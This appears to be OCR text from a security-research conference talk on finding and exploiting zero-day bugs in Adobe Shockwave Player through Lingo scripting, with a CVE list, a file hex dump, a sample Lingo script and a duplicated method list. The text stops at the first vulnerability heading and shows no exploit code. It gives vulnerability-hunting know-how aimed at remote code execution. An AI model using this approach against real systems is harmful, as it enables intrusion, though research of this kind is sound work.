BYPASSING ALL OF THE THINGS

Aaron Portnoy
VP of Research
Exodus Intelligence


Twitter: @aaronportnoy
E-Mail: aaron @exodusintel.com

EXODUS INTELLIGENCE

What to Expect


Hand-holding through Oday discovery and exploitation

Focusing on Windows 8*



The TARGET Software

The TARGET Software



Shockwave developers

People who can read assembly

enriching:
"Improve or enhance the quality or value of"
…with remote code exec, anything is possible

Adobe Shockwave Player

Providing enriching experiences to over 450 million people.


I previously killed some bugs in Shockwave

CVE-2010-2866, CVE-2010-2867,
CVE-2010-2870, CVE-2010-2874,
CVE-2010-2877, CVE-2010-2878,
CVE-2010-2879, CVE-2010-4188,
CVE-2010-4189,
CVE-2011-0335,
CVE-2011-0555,
CVE-2011-0556,
CVE-2011-0569,
CVE-2011-2111,
CVE-2011-2116,
CVE-2011-2419

…but those were all file-format parsing issues

```
0000h: 52 49 46 58 00 00 DC 50 4D 56 39 33 69 6D 61 70  RIFX..ÜPMV93imap
0010h: 00 00 00 18 00 00 00 01 00 00 00 2C 00 00 07 3A  ...........,...:
0020h: 00 00 00 00 00 00 00 00 00 00 00 00 6D 6D 61 70  ............mmap
0030h: 00 00 0F E0 00 18 00 14 00 00 00 CA 00 00 00 97  ...à.......Ê...—
0040h: 00 00 00 90 FF FF FF FF 00 00 00 68 52 49 46 58  ...ÿÿÿÿ...hRIFX
0050h: 00 00 DC 50 00 00 00 00 00 01 00 00 00 00 00 00  ..ÜP............
0060h: 69 6D 61 70 00 00 00 18 00 00 00 0C 00 01 00 00  imap............
0070h: 0A AF D9 24 6D 6D 61 70 00 00 0F E0 00 00 00 2C  .¯Ù$mmap...à...,
0080h: 00 00 00 00 0A AF B0 AC 4B 45 59 2A 00 00 02 28  .....¯°¬KEY*...(
0090h: 00 00 10 14 00 00 00 00 00 00 00 00 43 41 53 74  ............CASt
00A0h: 00 00 1D 2C 00 00 38 B6 00 00 00 00 00 00 00 00  ...,..8¶........
00B0h: 66 72 65 65 00 00 00 00 00 00 00 00 00 0C 00 00  free............
00C0h: 00 00 00 75 66 72 65 65 00 00 00 00 00 00 00 00  ...ufree........
00D0h: 00 0C 00 00 00 00 00 05 66 72 65 65 00 00 00 00  ........free....
00E0h: 00 00 00 00 00 0C 00 00 00 00 00 06 66 72 65 65  ............free
```

...but those were all file-format parsing issues



Which can be found by anyone who can **flip bits**

DIGGING DEEPER

So, there's this thing called

Lingo

It's old.

```
Lingo                [global]
1  on startMovie
2    global flag
3    set flag = FALSE
4    set the memberNum of sprite 7 = 74
5  end
6
7
8  on buildCoordinateFromList
9    global coordinatefromList
10   set myList = [144,187,410,173,475,64,46,154,270,100]
11   set coordinatefromList = []
12   set n = 1
13   repeat with row = 1 to 5
14     set aRow = []
15     repeat with column = 1 to 2
16       setAt (aRow,column,getAt (myList,n))
17       set n = n+1
18     end repeat
19     setAt (coordinatefromList,row,aRow)
20   end repeat
21   pickaCoordinate
22 end
23
24 on pickaCoordinate
25   global index
26   global coordinatefromList
27   set index = random(5)
28   set aRandomItem = getAt(coordinatefromList,index)
29   case(index) of
30     1:
31       set the memberNum of sprite 2 = 14
32     2:
33       set the memberNum of sprite 2 = 15
34     3:
35       set the memberNum of sprite 2 = 16
36     4:
37       set the memberNum of sprite 2 = 17
38     5:
39       set the memberNum of sprite 2 = 18
40   end case
```

There are quite a few methods available to a Lingo developer

Methods

This section provides an alphabetical list of all the methods available in Director®.

_system.gc()
abort
abs()
activateAtLoc()
activateButton()
add
add (3D texture)
addAt
addBackdrop
addCamera
addChild
addModifier
addOverlay
addProp
addToWorld
addVertex()
alert()
Alert()
append
applyFilter()
appMinimize()
atan()
beep()
beginRecording()
bitAnd()
bitNot()
bitOr()
bitXor()
breakLoop()
breakLoop (Sound Ob
browserName()
ByteArray
build()
bumpMapToNormalMap()
cacheDocVerify()
cacheSize()
call
callAncestor
callFrame()
camera()
cameraCount()
cancelIdleLoad()
castLib()
channel() (Top level)
channel() (Sound)
chapterCount()
charPosToLoc()
chars()
charToNum()
clearAsObjects()
clearCache
clearError()
clearFrame()
clearGlobals()
clone
cloneDeep
cloneModelFromCastmember
cloneMotionFromCastmember
close()
closeFile()
closeXlib
color()
compress()
constrainH()
cursor()
date() (formats)
date() (System)
delay()
delete()
delete() (FileIO)
deleteFile()
deleteAt
deleteCamera
deleteFrame()
deleteGroup
deleteLight
deleteModel
deleteModelResource
deleteMotion
deleteOne
deleteProp
deleteShader
deleteSoundObject
deleteTexture
deleteVertex()
displayOpen()
displaySave()
do
doneParsing()
dot()
dotProduct()
downloadNetThing
draw()
duplicate() (Image)
duplicate() (list functior
duplicate() (Member)
fadeTo()
fileName()
fileOpen()
fileSave()
fill()
filter()
findLabel()
findEmpty()
findPos
findPosNear
finishIdleLoad()
flashToStage()
float()
floatP()
flushInputEvents()
forget() (Window)
forget() (Timeout)
framesToHMS()
frameReady() (Movie)
frameStep()
freeBlock()
freeBytes()
generateNormals()
getaProp
getAt
getCharSet
getError() (Flash, SWA)
getError() (XML)
getErrorString()
getFinderInfo()
getFlashProperty()
getFrameLabel()
getRendererServ
getSoundObject(
getSoundObjectL
getStreamStatus
getSystemCharS
getURL()
getVal()
getVariable()
GetWidgetList()
GetWindowPropL
getWorldTransfor
go()
goLoop()
goNext()
goPrevious()
goToFrame()
gotoNetMovie
gotoNetPage
group()
halt()
handler()
handlers()
hilite (command)
hitTest()
HMStoFrames()
hold()
importByteArray
identity()
idleLoadDone()
ignoreWhiteSpac
ilk()
ilk (3D)

There are quite a few methods available to a Lingo developer

I audited all that I could—and found nothing

☹☹☹

Methods

This section provides an alphabetical list of all the methods available in Director®.

_system.gc()
abort
abs()
activateAtLoc()
activateButton()
add
add (3D texture)
addAt
addBackdrop
addCamera
addChild
addModifier
addOverlay
addProp
addToWorld
addVertex()
alert()
Alert()
append
applyFilter()
appMinimize()
atan()
beep()
beginRecording()
bitAnd()
bitNot()
bitOr()
bitXor()
breakLoop()
breakLoop (Sound Ob
browserName()
ByteArray

build()
bumpMapToNormalMap()
cacheDocVerify()
cacheSize()
call
callAncestor
callFrame()
camera()
cameraCount()
cancelIdleLoad()
castLib()
channel() (Top level)
channel() (Sound)
chapterCount()
charPosToLoc()
chars()
charToNum()
clearAsObjects()
clearCache
clearError()
clearFrame()
clearGlobals()
clone
cloneDeep
cloneModelFromCastmember
cloneMotionFromCastmember
close()
closeFile()
closeXlib
color()
compress()
constrainH()

cursor()
date() (formats)
date() (System)
delay()
delete()
delete() (FileIO)
deleteFile()
deleteAt
deleteCamera
deleteFrame()
deleteGroup
deleteLight
deleteModel
deleteModelResource
deleteMotion
deleteOne
deleteProp
deleteShader
deleteSoundObject
deleteTexture
deleteVertex()
displayOpen()
displaySave()
do
doneParsing()
dot()
dotProduct()
downloadNetThing
draw()
duplicate() (Image)
duplicate() (list functior
duplicate() (Member)

fadeTo()
fileName()
fileOpen()
fileSave()
fill()
filter()
findLabel()
findEmpty()
findPos
findPosNear
finishIdleLoad()
flashToStage()
float()
floatP()
flushInputEvents()
forget() (Window)
forget() (Timeout)
framesToHMS()
frameReady() (Movie)
frameStep()
freeBlock()
freeBytes()
generateNormals()
getaProp
getAt
getCharSet
getError() (Flash, SWA)
getError() (XML)
getErrorString()
getFinderInfo()
getFlashProperty()
getFrameLabel()

getRendererServ
getSoundObject(
getSoundObjectL
getStreamStatus
getSystemCharS
getURL()
getVal()
getVariable()
GetWidgetList()
GetWindowPropL
getWorldTransfor
go()
goLoop()
goNext()
goPrevious()
goToFrame()
gotoNetMovie
gotoNetPage
group()
halt()
handler()
handlers()
hilite (command)
hitTest()
HMStoFrames()
hold()
importByteArray
identity()
idleLoadDone()
ignoreWhiteSpac
ilk()
ilk (3D)

What I couldn't seem to call legitimately were the


3D

methods

FREE SAMPLES

Turns out, Adobe Director
comes with some 3D sample files

%ProgramFiles%\Adobe\Adobe Director 11\Configuration\Tutorials\3D




VULNERABILITY #1

